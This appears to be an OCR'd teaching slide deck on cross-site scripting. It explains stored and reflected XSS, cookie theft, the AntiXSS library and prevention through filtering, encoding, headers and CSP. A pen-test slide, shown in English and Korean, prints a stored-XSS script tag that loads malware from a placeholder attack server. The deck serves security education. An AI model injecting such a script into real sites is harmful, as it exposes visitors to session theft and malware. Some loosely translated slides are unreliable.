
- Mainly posting malicious scripts on the bulletin boards seen by multiple users

What is XSS

- If the attack is successful, the user who connects to the site can execute the embedded code,
- Perform unintended actions,
- Sensitive information such as cookies and session tokens are stolen.

https://www.youtube.com/watch?v=cbmBDiR6WaY&t=75s

XSS



Application with stored XSS vulnerability

XSS

- An attacking technique in which an attacker puts a script on a specific site.
- If the attacking is successful, the user who connects to the site executes the code inserted by the attacker.
- This can lead to unintended actions or steal sensitive information such as cookies or session tokens.
-

Script language

- **Instructions written in a simple language other than the programming language.**
- Fingerprints containing in-game dialogue and scenarios
- Instruction written in simple language other than Program Language for simple programming in game program, mainly used for auxiliary programming

Script language

- Languages that only work within certain applications.The base program can be run, controlled by the program, and issued an executable command.

- JavaScript commands can only be executed in a web browser, not stand alone without a web browser.

- Python, JavaScript, Lua, VB scripts, ActiveX

Script language

XSS generally occurs in JavaScript,

but it can occur in any language
that generates dynamic data
that runs on the client,
such as VB scripts or ActiveX.

XSS

- Along with SQL injection, this is the most basic method of exploiting vulnerabilities on the web.
- It is a technique that a malicious user puts a script on a site to attack.
- If the attack is successful, the user who connects to the site runs the embedded code.

- Perform unintended behavior or steal sensitive information such as cookies or session tokens
- In other words, XSS attack is a malicious script included in the data delivered to the browser to be executed in the individual's browser and hacked.
  Or you have pre-inserted the URL

XSS

1). stored XSS
- Save a script and attack it

2). reflected XSS
- Get a script that reflects and runs right away

3) Attack XSS through URL
The URL indicates that the HTML code is clearly visible.

General reflection XSS attack step

1) The attacker first finds an XSS vulnerability on site A.

2) Generate malicious URLs for attack that can acquire sensitive information.

3) The attacker distributes this URL by including it in the e-mail message.

4) When the victim clicks the URL, the attack script is immediately reflected to the victim and sends sensitive information (ID / password, session information) related to A site to the attacker

.

Stored cross-site scripting

- Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

- Suppose a website allows users to submit comments on blog posts, which are displayed to other users. Users submit comments using an HTTP request

Security library

AntiXSS Library

A publicly available XSS vulnerability prevention library developed by Microsoft.

AntiXSS library is used in ASP.net application development environment. Currently, it can only be used in ASP.net 4.5 or later.

This library provides functions that validate input values and prevent dangerous scripts from entering the server and encode dangerous characters.

Cookie

- Small log files that an Internet user installs on a user's computer from a site's server when they visit a website.
- httpcookie, webcookie, browsercookie

- Read each time a user visits the same website and change from time to time with new information.

- Cookies are not programs, they don't work, and you can't carry viruses or install malware on them.

- But spyware can track your browsing behavior and steal someone's cookies to gain access to your web account.

Prevention XSS

- Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- Use appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.
-

XSS pen-test scenario

1. An attacker inserts a script into a web board that leads to a malicious server where the script is allowed.

<script src = http: // attack server / malware> </ script>

2. If the attack is successful, the value is stored in the web server's database.

3. When a page is requested from the web, the database outputs a malicious script to the user.

XSS pen-test scenario

1. 공격자는 웹 게시판에 스크립트가 허용되는 부분에 악의적인 서버로 유도하는 스크립트를 삽입한다

<script src =http://공격 서버/악성파일></script>

2. 공격이 성공되면 웹서버의 데이터베이스에 값이 저장된다

3. 웹에서 페이지 요청시 데이터베이스는 악성 스크립트를 사용자에게 출력한다

Tips to avoid XSS Attacks

- Use No-Script Add-on.
- This is best protection to stay away from XSS
- Never click on a URL Shortener.
- Clear all cookies in your browser regularly and use the internet via through Proxies (i.e. Tor Network), VPN, etc.

For class

concept
https://www.youtube.com/watch?v=M_nIIcKTxGk
example
https://www.youtube.com/watch?v=cbmBDiR6WaY
detailed example
https://www.youtube.com/watch?v=ddcQ688eO7U
https://www.youtube.com/watch?v=t161cahMAZc
중중
https://www.youtube.com/watch?v=_Z9RQSnf8-g